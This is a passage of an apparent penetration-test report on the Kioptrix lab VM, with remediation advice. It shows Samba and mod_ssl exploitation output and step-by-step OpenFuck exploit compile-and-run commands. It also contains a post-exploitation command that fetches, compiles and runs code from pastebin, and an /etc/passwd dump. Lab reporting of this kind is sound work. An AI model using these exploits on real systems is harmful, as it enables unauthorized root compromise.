[*] 192.168.31.129:139 - Trying return address 0xbffffdfc...
[*] 192.168.31.129:139 - Trying return address 0xbffffcfc...
[*] 192.168.31.129:139 - Trying return address 0xbffffbfc...
[*] 192.168.31.129:139 - Trying return address 0xbffffafc...
[*] 192.168.31.129:139 - Trying return address 0xbffff9fc...
[*] 192.168.31.129:139 - Trying return address 0xbffff8fc...
[*] 192.168.31.129:139 - Trying return address 0xbffff7fc...
[*] 192.168.31.129:139 - Trying return address 0xbffff6fc...
[*] Command shell session 5 opened (192.168.31.128:4444 → 192.168.31.129:32773) at 2025-09-04 11:47:56 -0400

[*] Command shell session 6 opened (192.168.31.128:4444 → 192.168.31.129:32774) at 2025-09-04 11:47:57 -0400
[*] Command shell session 7 opened (192.168.31.128:4444 → 192.168.31.129:32775) at 2025-09-04 11:47:58 -0400
[*] Command shell session 8 opened (192.168.31.128:4444 → 192.168.31.129:32776) at 2025-09-04 11:47:59 -0400

whoami
root
hostname
kioptrix.level1
```

Impact: Successful exploitation of this vulnerability results in a complete and total compromise of the target system. An attacker gains the equivalent of physical access, with the ability to read, modify, or delete any file; install persistent backdoors, malware, or ransomware; monitor network traffic; and use the compromised system as a trusted internal host to launch attacks against other systems on the network. This represents a complete loss of confidentiality, integrity, and availability.

- **Detailed Remediation:**
  1. **Primary:** The Samba package must be upgraded to a patched version. According to security advisories, Samba version 2.2.8a and later address this specific vulnerability.[4]
  2. **Secondary:** If the Samba service is not essential for business operations on this host, it should be disabled and stopped entirely. This follows the security principle of minimizing the attack surface.
  3. **Strategic:** The definitive solution is to follow the primary recommendation of

decommissioning this legacy system and migrating its functionality to a modern, supported operating system where a current and securely configured version of Samba can be deployed.

4.2. KIO-002 | Remote Code Execution in Apache mod_ssl

- **CVE:** CVE-2002-0082 [3]
- **Severity: Critical**
- **CVSS v2.0 Score:** 7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P) [3]
- **Description:** The Apache web server on TCP port 443 is running mod_ssl version 2.8.4 with OpenSSL 0.9.6b.[1] This software combination is vulnerable to a critical buffer overflow vulnerability.The flaw exists in the session caching code(dbm and shm) which does not properly initialize memory when using the i2d_SSL_SESSION function.[3] A remote, unauthenticated attacker can trigger this vulnerability by sending a large, specially crafted client certificate during the SSL/TLS handshake. If the certificate is signed by a trusted Certificate Authority (CA), the server attempts to create a large serialized session, leading to a buffer overflow.[3] The well-known "OpenFuck" exploit is specifically designed to leverage this flaw, allowing an attacker to execute arbitrary code with the privileges of the Apache web server process, which in this case is running as root.
- **Evidence of Vulnerability:** This vulnerability was confirmed through manual exploitation. The "OpenFuckV2.c" exploit was identified via searchsploit, downloaded from a public source, compiled on the attacker's machine using gcc, and executed against the target's HTTPS service. The exploit successfully triggered the overflow and provided a remote bash shell, granting root-level access to the system. The ability to read the /etc/passwd file from this shell was demonstrated.

```
┌──(kali㉿kali)-[~]
└─$ searchsploit mod ssl 2
```

Exploit Title	Path
Apache 2.0.58 mod_rewrite (Windows 2003) - Remote Overflow	windows/remote/3996.c
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow	multiple/remote/2237.sh
Apache mod_rewrite (Windows x86) - Off-by-One Remote Overflow	windows_x86/remote/3680.sh
Apache mod_rewrite - LDAP protocol Buffer Overflow (Metasploit)	windows/remote/16752.rb
Apache mod_ssl 2.0.x - Remote Denial of Service	linux/dos/24590.txt
Apache mod_ssl 2.8.x - Off-by-One HTAccess Buffer Overflow	multiple/dos/21575.txt
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c' Remote Buffer Overflow	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (1)	unix/remote/764.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.c' Remote Buffer Overflow (2)	unix/remote/47080.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-beta2 - 'openssl-too-open.c' SSL2 KEY_ARG Overflow	unix/remote/40347.txt
Apache Struts < 1.3.10 / < 2.3.16.2 - ClassLoader Manipulation Remote Code Execution (Metasploit)	multiple/remote/41690.rb
Cisco ASA 8.x - VPN SSL Module Clientless URL-list control Bypass	hardware/remote/10510.txt
DomainMod 4.09.03 - 'sslpaid' Cross-Site Scripting	php/webapps/44783.txt
DomainMOD 4.11.01 - 'ssl-accounts.php username' Cross-Site Scripting	php/webapps/46373.txt
DomainMOD 4.11.01 - 'ssl-provider-name' Cross-Site Scripting	php/webapps/46372.txt
DomainMOD 4.11.01 - Custom SSL Fields Cross-Site Scripting	php/webapps/45947.txt
Flash - Issues in DefineBitsLossless and DefineBitsLossless2 Leads to Using Uninitialized Memory	windows/dos/37846.txt
Fortinet FortiOS 6.0.4 - Unauthenticated SSL VPN User Password Modification	hardware/webapps/49074.py
Microsoft Edge Chakra - 'InterpreterStackFrame::ProcessLinkFailedAsmJsModule' Incorrect Usage of 'PushPopFrameHelper' (Denial of Service)	windows/dos/47470.html
Microsoft Edge Chakra - 'InterpreterStackFrame::ProcessLinkFailedAsmJsModule' Incorrectly Re-parses	windows/dos/47469.html
Modbus Slave 7.0.0 - Denial of Service (PoC)	windows/dos/45732.txt
Modbus Slave 7.3.1 - Buffer Overflow (DoS)	windows/dos/50536.py
Modbus Slave PLC 7 - '.msw' Buffer Overflow (PoC)	windows_x86/local/45710.pl
Veritas/Symantec Backup Exec - SSL NDMP Connection Use-After-Free (Metasploit)	windows/remote/42282.rb

```
Shellcodes: No Results
```

README

Original is OpenFu*&%$#, I change for something more elegant

Usage

This Exploit (https://www.exploit-db.com/exploits/764/) is outdated. Here you can take updated

1. Download OpenFuck.c

```
git clone https://github.com/heltonWernik/OpenFuck.git
```

2. Install ssl-dev library

```
apt-get install libssl-dev
```

3. It's Compile Time

```
gcc -o OpenFuck OpenFuck.c -lcrypto
```

4. Running the Exploit

```
./OpenFuck
```

5. See which service you witch to exploit. For example if you need to Red Hat Linux, using apache version 1.3.20. Trying out using the 0x6a option ./OpenFuck 0x6a [Target Ip] [port] -c 40

for example:

```
./OpenFuck 0x6a 192.168.80.145 443 -c 40
```

References: https://kongwenbin.wordpress.com/tag/openfuck/ https://medium.com/@javarmutt/how-to-compile-openfuckv2-c-69e457b4a1d1

Report repository

Releases


No releases published

Packages

No packages published

Languages

C 100.0%



```
┌──(kali㉿kali)-[~/OpenFuck]
└─$ ./open 0×6b 192.168.31.129 -c 40

*********************************************************************
* OpenFuck v3.0.32-root priv8 by SPABAM based on openssl-too-open *
*********************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*********************************************************************

Connection... 40 of 40
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f8050
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -O pt
--22:47:38--  https://pastebin.com/raw/C7v25Xr9
          ⇒ `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../crt1.o: In function `_start':
/usr/lib/gcc-lib/i386-redhat-linux/2.96/../../../crt1.o(.text+0×18): undefined reference to `main'
collect2: ld returned 1 exit status
bash: ./p: No such file or directory
bash-2.05$
bash-2.05$
```

```
File  Actions  Edit  View  Help
bash-2.05$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
rpc:x:32:32:Portmapper RPC user:/:/bin/false
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nolcat /etc/passwd
ogin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
squid:x:23:23::/var/spool/squid:/dev/null
pcap:x:77:77::/var/arpwatch:/bin/nologin
john:x:500:500::/home/john:/bin/bash
harold:x:501:501::/home/harold:/bin/bash
bash-2.05$
```

Impact: The impact of this vulnerability is identical to that of the Samba RCE. It provides a remote, unauthenticated attacker with full administrative control over the server. This allows for complete data exfiltration, system manipulation, and the ability to use the server as a pivot point for further attacks into the internal network.

- **Detailed Remediation:**
  1. **Primary:** The mod_ssl and OpenSSL packages must be upgraded to versions where this vulnerability is remediated. Security advisories indicate that mod_ssl version 2.8.7 and later are not vulnerable.[3] A modern, supported branch of OpenSSL (e.g., 1.1.1 or 3.x) should be used.
  2. **Strategic:** The entire web server stack is critically outdated and must be replaced. The server's function should be migrated to a new platform running a current version of Apache or an alternative like Nginx. The new server must be configured with a modern TLS configuration (TLS 1.2 and 1.3 only) and strong cipher suites.

4.3. KIO-003 | Outdated and Vulnerable Service Versions

- **CVE:** Multiple (e.g., CVE-2006-3918) [1]
- **Severity: High**
- **Description:** Beyond the two critical RCE vulnerabilities, the assessment found that nearly every network service on the host is dangerously outdated, exposing the system to a wide range of other known vulnerabilities.
  - **OpenSSH 2.9p2:** This version was released in 2001. It lacks support for modern, secure ciphers and key exchange algorithms, making it vulnerable to cryptographic attacks. Nmap confirmed that it supports the insecure and broken SSHv1 protocol, which should never be used.[1]
  - **Apache 1.3.20:** This version is long past its end-of-life and is known to be vulnerable to numerous issues, including cross-site scripting (XSS) via the Expect header (CVE-2006-3918), denial of service conditions, and local buffer overflows as reported by both Nikto and Nessus.[1]
- **Impact:** Relying on outdated and unsupported software creates a perpetually vulnerable state. Even if the specific RCEs detailed in this report were patched, dozens of other high and medium-severity flaws would remain, leaving the system exposed. This practice represents a significant ongoing operational risk and would likely be a finding in any compliance or regulatory audit.
- **Detailed Remediation:** A formal patch and vulnerability management program must be implemented across the organization. All software, including operating systems and applications, must be upgraded to currently supported versions and maintained with the latest security patches. A regular scanning and review process should be established to identify and remediate vulnerabilities in a timely manner. Any legacy systems that cannot

be upgraded must be isolated from the main network and protected by compensating controls, such as a dedicated firewall or an intrusion prevention system, until they can be decommissioned.

4.4. KIO-004 | Insecure Web Server Configuration & Information Disclosure

- **CVE:** Multiple (e.g., CVE-2003-1418) [1]
- **Severity: Medium**
- **Description:** The Apache web server exhibits several configuration weaknesses that, while not directly exploitable for code execution, lower the security posture of the system and assist an attacker in their reconnaissance and exploitation efforts.
    - **Verbose Server Banners:** The server's HTTP response headers explicitly disclose precise version information: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b.[1] This information is a roadmap for an attacker, allowing them to quickly and accurately identify relevant public exploits.
    - **Directory Indexing Enabled:** The /manual/ and /icons/ directories were found to have directory indexing enabled.[1] This allows anyone to browse the file and directory structure, potentially revealing sensitive information or details about the web application's structure.
    - **Risky HTTP Methods Enabled:** The TRACE HTTP method is active on the server.[1] This method can be used in Cross-Site Tracing (XST) attacks to bypass cookie protections like
      HttpOnly.
    - **Missing HTTP Security Headers:** The Nikto scan confirmed that critical security headers, such as X-Frame-Options (to prevent clickjacking) and X-Content-Type-Options (to prevent MIME-type sniffing), are not being sent by the server.[1]

- **Impact:** These configuration flaws collectively reduce the system's defense-in-depth. Information disclosure simplifies the attacker's job, directory indexing can lead to further information leaks, and the lack of security headers exposes web applications hosted on the server to a variety of client-side attacks.
- **Detailed Remediation:** The web server configuration should be hardened according to security best practices.
    1. **Suppress Banners:** Configure Apache to provide minimal information in its server tokens. Set ServerTokens Prod in the configuration file.
    2. **Disable Directory Indexing:** Remove the Indexes option from the Options directive in the Apache configuration to disable directory listing globally or on a per-directory basis.
    3. **Disable Unnecessary Methods:** Use LimitExcept directives or mod_rewrite to

disable the TRACE method and any other HTTP methods not required by the application (e.g., OPTIONS, DELETE).

4. **Implement Security Headers:** Add modern HTTP security headers to the server's responses. This includes Strict-Transport-Security (HSTS), X-Frame-Options, X-Content-Type-Options, and a robust Content-Security-Policy (CSP).

Section 5: Appendices

Appendix A: Assessment Scope and Methodology

- **Scope:** The scope of this black-box penetration test was limited to the Kioptrix server, identified at the IP address 192.168.31.129. The assessment was conducted from the perspective of an external attacker with no prior credentials or knowledge of the system.
- **Methodology:** The assessment followed a standard penetration testing methodology, encompassing the following phases:
  1. **Reconnaissance:** Discovering live hosts and identifying the target system on the network.
  2. **Enumeration & Scanning:** Identifying open ports, services, and software versions to map the attack surface.
  3. **Vulnerability Analysis:** Identifying potential vulnerabilities in the enumerated services through automated scanning and manual research.
  4. **Exploitation:** Attempting to gain unauthorized access to the system by exploiting identified vulnerabilities.
  5. **Post-Exploitation:** Confirming the level of access achieved and demonstrating the impact of the compromise.
  - **Tools Used:** The assessment utilized a range of industry-standard open-source and commercial tools, including but not limited to: Nmap, arp-scan, netdiscover, Nikto, Dirbuster, smbclient, Searchsploit, Metasploit Framework, Nessus, and a custom-compiled C exploit.
  -

Appendix B: Raw Tool Output

This appendix is a placeholder for the complete, unabridged text output from the key tools used during the assessment. This data is preserved for detailed verification and future reference.

- Full Nmap Scan Output
- Full Nikto Scan Output
- Dirbuster Directory and File Lists

Works cited

1. Kioptrix.pdf
2. CVE-2003-0201 : Buffer overflow in the call_trans2open function in trans2.c for Samba 2.2.x befo - CVE Details, accessed September 5, 2025, https://www.cvedetails.com/cve/CVE-2003-0201/
3. CVE-2002-0082 Detail - NVD, accessed September 5, 2025, https://nvd.nist.gov/vuln/detail/CVE-2002-0082
4. Samba < 2.2.8a 'trans2.c trans2open()' Function Overflow | Tenable®, accessed September 5, 2025, https://www.tenable.com/plugins/nnm/1342
5. CVE-2003-0201 - CVE Record, accessed September 5, 2025, https://www.cve.org/CVERecord?id=CVE-2003-0201
6. CVE-2003-0201 Detail - NVD, accessed September 5, 2025, https://nvd.nist.gov/vuln/detail/cve-2003-0201
7. CVE-2003-0201 - Debian Security Tracker, accessed September 5, 2025, https://security-tracker.debian.org/tracker/CVE-2003-0201
8. SMB Trans2Open Overflow (1) - Broadcom Inc., accessed September 5, 2025, https://www.broadcom.com/support/security-center/attacksignatures/detail?asid=20069
9. Samba trans2open Overflow (Linux x86) - Rapid7 Vulnerability Database, accessed September 5, 2025, https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open/
10. CVE-2002-0082 - CVE Record, accessed September 5, 2025, https://www.cve.org/CVERecord?id=CVE-2002-0082
11. CVE-2002-0082 | INCIBE-CERT, accessed September 5, 2025, https://www.incibe.es/en/incibe-cert/early-warning/vulnerabilities/cve-2002-0082
12. mod_ssl Other Vulnerability (CVE-2002-0082) - Acunetix, accessed September 5, 2025, https://www.acunetix.com/vulnerabilities/web/mod_ssl-other-vulnerability-cve-2002-0082/
13. CVE-2002-0082 - Red Hat Customer Portal, accessed September 5, 2025, https://access.redhat.com/security/cve/cve-2002-0082
14. httpd 1.3 vulnerabilities - The Apache HTTP Server Project - Tenable, accessed September 5, 2025, https://api.tenable.com/v1/u?616c9011
15. Apache Http Server 1.3.20 security vulnerabilities, CVEs, accessed September 5, 2025, https://www.cvedetails.com/version/369927/Apache-Http-Server-1.3.20.html